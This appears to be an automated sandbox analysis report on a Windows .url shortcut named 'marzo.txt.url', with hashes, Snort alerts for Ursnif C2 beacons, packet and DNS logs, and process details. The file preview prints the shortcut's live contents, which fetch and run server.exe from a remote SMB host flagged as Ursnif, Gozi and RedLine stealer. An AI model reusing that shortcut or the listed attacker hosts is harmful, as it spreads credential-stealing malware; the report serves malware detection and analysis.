Entropy (8bit):	5.238475343799848
TrID:	• Windows URL shortcut (11001/1) 91.66% • Generic INI configuration (1001/1) 8.34%
File name:	marzo.txt.url
File size:	192
MD5:	d8dc17b22192b297073d5749a7b49966
SHA1:	606fd516fb85a0fbaa3a2b7ea92feffd5ae41b99
SHA256:	f7b7f524138f10ad3b0d8145997db4ee5c90e7d8f76281cfc4a32bc427833236

SHA512:	cce016c592afc7903143ec6891d364830ef869b13abb912d267a27270fa1701f2d1e1c86794c47f85095f9e7c14e250787cf1aa2b6c179aff8cc0bcda6918349
SSDEEP:	3:HRAbABGQEb/5sQaGSXZYj8XkAoIvycAI9RyJ25YdimVVG/VClAWHyn:HRYFJb/5sZGgYj8UNIvyc1yc54vVG/4c
TLSH:	32C022044A0E8077C142440A8058BC58A90EB0581CEFC83822C5D987BC804C1CD08ABA
File Content Preview:	[InternetShortcut]..IconIndex=70..HotKey=0..IDList=..URL=file://46.8.19.120/Agenzia/server.exe..IconFile=C:\Windows\system32\SHELL32.dll..[{000214A0-0000-0000-C000-000000000046}]..Prop3=19,9..

File Icon


Icon Hash:	64e0e4e4e4e9e1ed

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.35.44.43.1749733802033203 03/15/23-12:33:08.360785	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49733	80	192.168.2.3	5.44.43.17
192.168.2.35.44.43.1749733802033204 03/15/23-12:33:08.360785	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49733	80	192.168.2.3	5.44.43.17

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 15, 2023 12:31:38.167218924 CET	80	49705	192.229.221.95	192.168.2.3
Mar 15, 2023 12:31:38.169547081 CET	49705	80	192.168.2.3	192.229.221.95
Mar 15, 2023 12:31:45.872168064 CET	80	49720	192.229.221.95	192.168.2.3
Mar 15, 2023 12:31:45.872308969 CET	49720	80	192.168.2.3	192.229.221.95
Mar 15, 2023 12:31:48.039853096 CET	80	49727	192.229.221.95	192.168.2.3
Mar 15, 2023 12:31:48.040059090 CET	49727	80	192.168.2.3	192.229.221.95
Mar 15, 2023 12:32:03.663597107 CET	49727	80	192.168.2.3	192.229.221.95
Mar 15, 2023 12:32:39.607276917 CET	80	49705	192.229.221.95	192.168.2.3
Mar 15, 2023 12:32:39.607542992 CET	49705	80	192.168.2.3	192.229.221.95
Mar 15, 2023 12:32:41.122843027 CET	49720	80	192.168.2.3	192.229.221.95
Mar 15, 2023 12:32:41.141417980 CET	80	49720	192.229.221.95	192.168.2.3
Mar 15, 2023 12:32:41.142498970 CET	49720	80	192.168.2.3	192.229.221.95
Mar 15, 2023 12:33:08.308319092 CET	49733	80	192.168.2.3	5.44.43.17
Mar 15, 2023 12:33:08.360223055 CET	80	49733	5.44.43.17	192.168.2.3
Mar 15, 2023 12:33:08.360382080 CET	49733	80	192.168.2.3	5.44.43.17

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 15, 2023 12:33:08.360785007 CET	49733	80	192.168.2.3	5.44.43.17
Mar 15, 2023 12:33:08.413362026 CET	80	49733	5.44.43.17	192.168.2.3
Mar 15, 2023 12:33:08.414658070 CET	80	49733	5.44.43.17	192.168.2.3
Mar 15, 2023 12:33:08.414844036 CET	49733	80	192.168.2.3	5.44.43.17
Mar 15, 2023 12:33:08.415833950 CET	49733	80	192.168.2.3	5.44.43.17
Mar 15, 2023 12:33:08.467634916 CET	80	49733	5.44.43.17	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 15, 2023 12:31:48.190037012 CET	52342	53	192.168.2.3	1.1.1.1
Mar 15, 2023 12:31:48.219518900 CET	53	52342	1.1.1.1	192.168.2.3
Mar 15, 2023 12:33:03.584960938 CET	60583	53	192.168.2.3	1.1.1.1
Mar 15, 2023 12:33:03.605824947 CET	53	60583	1.1.1.1	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Mar 15, 2023 12:31:48.190037012 CET	192.168.2.3	1.1.1.1	0xc3af	Standard query (0)	checklist.skype.com	A (IP address)	IN (0x0001)	false
Mar 15, 2023 12:33:03.584960938 CET	192.168.2.3	1.1.1.1	0x6b45	Standard query (0)	checklist.skype.com	A (IP address)	IN (0x0001)	false

DNS Answers


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Mar 15, 2023 12:31:48.219518900 CET	1.1.1.1	192.168.2.3	0xc3af	Name error (3)	checklist.skype.com	none	none	A (IP address)	IN (0x0001)	false
Mar 15, 2023 12:33:03.605824947 CET	1.1.1.1	192.168.2.3	0x6b45	Name error (3)	checklist.skype.com	none	none	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- 5.44.43.17

Statistics

Behavior



System Behavior

Analysis Process: OUTLOOK.EXE PID: 6104, Parent PID: -1

General

Target ID:	0
Start time:	12:30:59
Start date:	15/03/2023
Path:	C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE" /PIM NoEmail
Imagebase:	0x7ff686560000
File size:	41778000 bytes
MD5 hash:	CA3FDE8329DE07C95897DB0D828545CD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Outlook\Settings\Data	global_Accessibility_ReminderType	unicode	{"name":"Accessibility_ReminderType","itemClass":"","id":"","scope":"global","parentSetting":"","secondaryKey":"","status":"LOCAL","type":"Bool","timestamp":0,"metadata":"","value":"true","isFirstSync":"false","source":""}	success or wait	1	7FF68680BB70	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook	PreviousSessionData	dword	131076	success or wait	1	7FF686D44003	RegSetValueExA

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Outlook\Settings	Accounts	unicode	[]	[{"scope":"","userUpn":"","accountAge":0,"timestamp":0,"anchorMailbox":"","roamingStatus":"LOCAL"}]	success or wait	1	7FF68680BE60	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Outlook\Settings\Data	global_AccountsNeedResyncing	unicode	{"name":"AccountsNeedResyncing","itemClass":"","id":"","scope":"global","parentSetting":"","secondaryKey":"","status":"LOCAL","type":"Bool","timestamp":0,"metadata":"","value":"false","isFirstSync":"false","source":""}	{"name":"AccountsNeedResyncing","itemClass":"","id":"","scope":"global","parentSetting":"","secondaryKey":"","status":"LOCAL","type":"Bool","timestamp":0,"metadata":"","value":"true","isFirstSync":"false","source":""}	success or wait	1	7FF68680BB70	RegSetValueExW

Analysis Process: server.exe PID: **6612**, Parent PID: **3840**

General

Target ID:	3
Start time:	12:31:17
Start date:	15/03/2023
Path:	\Device\Mup\46.8.19.120\Agenzia\server.exe
Wow64 process (32bit):	true
Commandline:	"\\46.8.19.120\Agenzia\server.exe"
Imagebase:	0x400000
File size:	316928 bytes
MD5 hash:	C29870BA33B8691967B100BC30572BB7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.2478797463.0000000005588000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000003.00000003.2478797463.0000000005588000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000003.00000003.2478797463.0000000005588000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000003.00000002.2850703923.0000000002D4C000.00000040.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000002.2851937676.0000000005588000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000003.00000002.2851937676.0000000005588000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000003.00000002.2851937676.0000000005588000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 00000003.00000002.2849985060.0000000002B60000.00000040.00001000.00020000.00000000.sdmp, Author: unknown
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: server.exe PID: **6832**, Parent PID: **3840**

General

Target ID:	5
Start time:	12:32:13
Start date:	15/03/2023
Path:	\Device\Mup\46.8.19.120\Agenzia\server.exe
Wow64 process (32bit):	true
Commandline:	"\\46.8.19.120\Agenzia\server.exe"
Imagebase:	0x400000

File size:	316928 bytes
MD5 hash:	C29870BA33B8691967B100BC30572BB7
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000002.2851808327.0000000005458000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000005.00000002.2851808327.0000000005458000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000005.00000002.2851808327.0000000005458000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000005.00000002.2850616986.0000000002C51000.00000040.00000020.00020000.00000000.sdmp, Author: unknown
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly